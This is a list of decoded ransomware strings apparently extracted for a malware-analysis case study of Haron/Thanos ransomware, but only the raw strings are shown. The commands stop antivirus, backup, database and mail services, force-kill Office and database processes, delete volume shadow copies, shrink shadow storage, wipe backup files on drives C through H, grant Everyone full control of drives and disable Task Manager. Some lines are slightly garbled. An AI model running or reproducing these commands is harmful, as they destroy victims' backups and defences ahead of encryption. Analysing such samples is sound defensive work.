stop “Acronis VSS Provider” /y
stop MsDtsServer /y
stop IISAdmin /y
stop MSExchangeES /y
stop “Sophos Agent” /y
stop EraserSvc11710 /y
stop “Enterprise Client Service” /y
stop “SQL Backups /y
stop MsDtsServer100 /y
stop NetMsmqActivator /y
stop MSExchangeIS /y
stop “Sophos AutoUpdate Service” /y
stop SamSs /y
stop ReportServer /y
stop “SQLsafe Backup Service” /y
stop MsDtsServer110 /y
stop POP3Svc /y
stop MSExchangeMGMT /y
stop “Sophos Clean Service” /y
stop SMTPSvc /y
stop ReportServer$SQL_2008 /y
stop “SQLsafe Filter Service” /y
stop msftesql$PROD /y
stop SstpSvc /y
stop MSExchangeMTA /y
stop “Sophos Device Control Service” /y
stop ReportServer$SYSTEM_BGC /y
stop “Symantec System Recovery” /y
stop MSOLAP$SQL_2008 /y
stop UI0Detect /y
stop MSExchangeSA /y
stop “Sophos File Scanner Service” /y
stop ReportServer$TPS /y
stop “Veeam Backup Catalog Data Service” /y
stop MSOLAP$SYSTEM_BGC /y
stop W3Svc /y
stop MSExchangeSRS /y
stop “Sophos Health Service” /y
```

```
stop ReportServer$TPSAMA /y
stop “Zoolz 2 Service” /y
stop MSOLAP$TPS /y
stop “aphidmonitorservice” /y
stop msexchangeadtopology /y
stop “Sophos MCS Agent” /y
stop MSOLAP$TPSAMA /y
stop “intel(r) proset monitoring service” /y
stop msexchangeimap4 /y
stop “Sophos MCS Client” /y
stop ARSM /y
stop MSSQL$BKUPEXEC /y
stop unistoresvc_1af40a /y
stop “Sophos Message Router” /y
stop MSSQL$ECWDB2 /y
stop audioendpointbuilder /y
stop “Sophos Safestore Service” /y
stop MSSQL$PRACTICEMGT /y
stop “Sophos System Protection Service” /y
stop BackupExecDeviceMediaService /y
stop MSSQL$PRACTTICEBGC /y
stop “Sophos Web Control Service” /y
stop MSSQL$PROD /y
stop MSSQL$PROFXENGAGEMENT /y
stop Antivirus /y
stop MSSQL$SBSMONITORING /
stop MSSQL$SBSMONITORING /y
stop AVP /y
stop MSSQL$SHAREPOINT /y
stop DCAgent /y
stop bedbg /y
stop MSSQL$SQL_2008 /y
stop EhttpSrv /y
stop MMS /y
stop MSSQL$SQLEXPRESS /y
stop ekrn /y
stop mozyprobackup /y
stop MSSQL$SYSTEM_BGC /y
stop EPSecurityService /y
stop MSSQL$VEEAMSQL2008R2 /y
stop MSSQL$TPS /y
stop EPUpdateService /y
stop ntrtscan /y
stop MSSQL$TPSAMA /y
stop EsgShKernel /y
stop ESHASRV /y
stop SDRSVC /y
```

```
stop MSSQL$VEEAMSQL2012 /y
stop FA_Scheduler /y
stop SQLAgent$VEEAMSQL2008R2 /y
stop MSSQLFDLauncher$PROFXENGAGEMENT /y
stop KAVFS /y
stop SQLWriter /y
stop MSSQLFDLauncher$SBSMONITORING /y
stop KAVFSGT /y
stop VeeamBackupSvc /y
stop MSSQLFDLauncher$SHAREPOINT /y
stop kavfsslp /y
stop VeeamBrokerSvc /y
stop MSSQLFDLauncher$SQL_2008 /y
stop klnagent /y
stop VeeamCatalogSvc /y
stop MSSQLFDLauncher$SYSTEM_BGC /y
stop macmnsvc /y
stop VeeamCloudSvc /y
stop MSSQLFDLauncher$TPS /y
stop masvc /y
stop MSSQLFDLauncher$TPSAMA /y
stop MBAMService /y
stop VeeamDeploySvc /y
stop MSSQLSERVER /y
stop MBEndpointAgent /y
stop VeeamEnterpriseManagerSvc /y
stop MSSQLServerADHelper /y
stop McAfeeEngineService /y
stop VeeamHvIntegrationSvc /y
stop MSSQLServerADHelper100 /y
stop McAfeeFramework /y
stop VeeamMountSvc /y
stop MSSQLServerOLAPService /y
stop McAfeeFrameworkMcAfeeFramework /y
stop MySQL57 /y
stop McShield /y
stop VeeamRESTSvc /y
stop MySQL80 /y
stop McTaskManager /y
stop OracleClientCache80 /y
stop mfefire /y
stop wbengine /y
stop mfemms /y
stop RESvc /y
stop mfevtp /y
stop sms_site_sql_backup /y
stop SQLAgent$BKUPEXEC /y
```

```
stop MSSQL$SOPHOS /y
stop SQLAgent$CITRIX_METAFRAME /y
stop sacsvr /y
stop SQLAgent$CXDB /y
stop SAVAdminService /y
stop SQLAgent$ECWDB2 /y
stop SAVService /y
stop SQLAgent$PRACTTICEBGC /y
stop SepMasterService /y
stop SQLAgent$PRACTTICEMGT /y
stop ShMonitor /y
stop SQLAgent$PROD /y
stop Smcinst /y
stop SQLAgent$PROFXENGAGEMENT /y
stop SmcService /y
stop SQLAgent$SBSMONITORING /y
stop SntpService /y
stop SQLAgent$SHAREPOINT /y
stop sophossps /y
stop SQLAgent$SQL_2008 /y
stop SQLAgent$SOPHOS /y
stop SQLAgent$SQLEXPRESS /y
stop svcGenericHost /y
stop SQLAgent$SYSTEM_BGC /y
stop swi_filter /y
stop SQLAgent$TPS /y
stop swi_service /y
stop SQLAgent$TPSAMA /y
stop swi_update /y
stop swi_update_64 /y
stop SQLAgent$VEEAMSQL2012 /y
stop TmCCSF /y
stop SQLBrowser /y
stop tmlisten /y
stop SQLSafeOLRService /y
stop TrueKey /y
stop SQLSERVERAGENT /y
stop TrueKeyScheduler /y
stop SQLTELEMETRY /y
stop TrueKeyServiceHelper /y
stop SQLTELEMETRY$ECWDB2 /y
stop WRSVC /y
stop mssql$vim_sqlexp /y
stop vapiendpoint /y
config Dnscache start= auto
config FDResPub start= auto
config SSDPSRV start= auto
```

```
config upnphost start= auto
config SQLTELEMETRY start= disabled
config SQLTELEMETRY$ECWDB2 start= disabled
config SQLWriter start= disabled
config SstpSvc start= disabled
/IM mspub.exe /F
/IM mydesktopqos.exe /F
/IM mydesktopservice.exe /F
/IM mysqld.exe /F
/IM sqbcoreservice.exe /F
/IM firefoxconfig.exe /F
/IM agntsvc.exe /F
/IM thebat.exe /F
/IM steam.exe /F
/IM encsvc.exe /F
/IM excel.exe /F
/IM CNTAoSMgr.exe /F
/IM sqlwriter.exe /F
/IM tbirdconfig.exe /F
/IM dbeng50.exe /F
/IM thebat64.exe /F
/IM ocomm.exe /F
/IM infopath.exe /F
/IM mbamtray.exe /F
/IM zoolz.exe /F
IM thunderbird.exe /F
/IM dbsnmp.exe /F
/IM xfssvccon.exe /F
/IM Ntrtscan.exe /F
/IM isqlplussvc.exe /F
/IM onenote.exe /F
/IM PccNTMon.exe /F
/IM msaccess.exe /F
/IM outlook.exe /F
/IM tmlisten.exe /F
/IM msftesql.exe /F
/IM powerpnt.exe /F
/IM visio.exe /F
/IM winword.exe /F
/IM mysqld-nt.exe /F
/IM wordpad.exe /F
/IM mysqld-opt.exe /F
/IM ocautoupds.exe /F
/IM ocssd.exe /F
/IM oracle.exe /F
/IM sqlagent.exe /F
/IM sqlbrowser.exe /F
```

```
/IM sqlservr.exe /F
/IM synctime.exe /F
Delete Shadows /all /quiet
resize shadowstorage /for=c: /on=c: /maxsize=401MB
resize shadowstorage /for=c: /on=c: /maxsize=unbounded
resize shadowstorage /for=d: /on=d: /maxsize=401MB
resize shadowstorage /for=d: /on=d: /maxsize=unbounded
resize shadowstorage /for=e: /on=e: /maxsize=401MB
resize shadowstorage /for=e: /on=e: /maxsize=unbounded
resize shadowstorage /for=f: /on=f: /maxsize=401MB
resize shadowstorage /for=f: /on=f: /maxsize=unbounded
resize shadowstorage /for=g: /on=g: /maxsize=401MB
resize shadowstorage /for=g: /on=g: /maxsize=unbounded
resize shadowstorage /for=h: /on=h: /maxsize=401MB
resize shadowstorage /for=h: /on=h: /maxsize=unbounded
Get-WmiObject Win32_Shadowcopy | ForEach-Object { $_Delete(); }
/s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win
/s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win
/s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win
/s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win
/s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win
/s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win
"C:*" /grant Everyone:F /T /C /Q
"D:*" /grant Everyone:F /T /C /Q
"Z:*" /grant Everyone:F /T /C /Q
Thanos
cacls.exe
 /grant
:F /T /C /Q
tasklist
/v /fo csv
/f /pid
Q1|
Software\Microsoft\Windows\CurrentVersion\Policies\System
DisableTaskMgr
```

Source: https://medium.com/walmartglobaltech/decoding-smartassembly-strings-a-haron-ransomware-case-study-9d0c5af7080b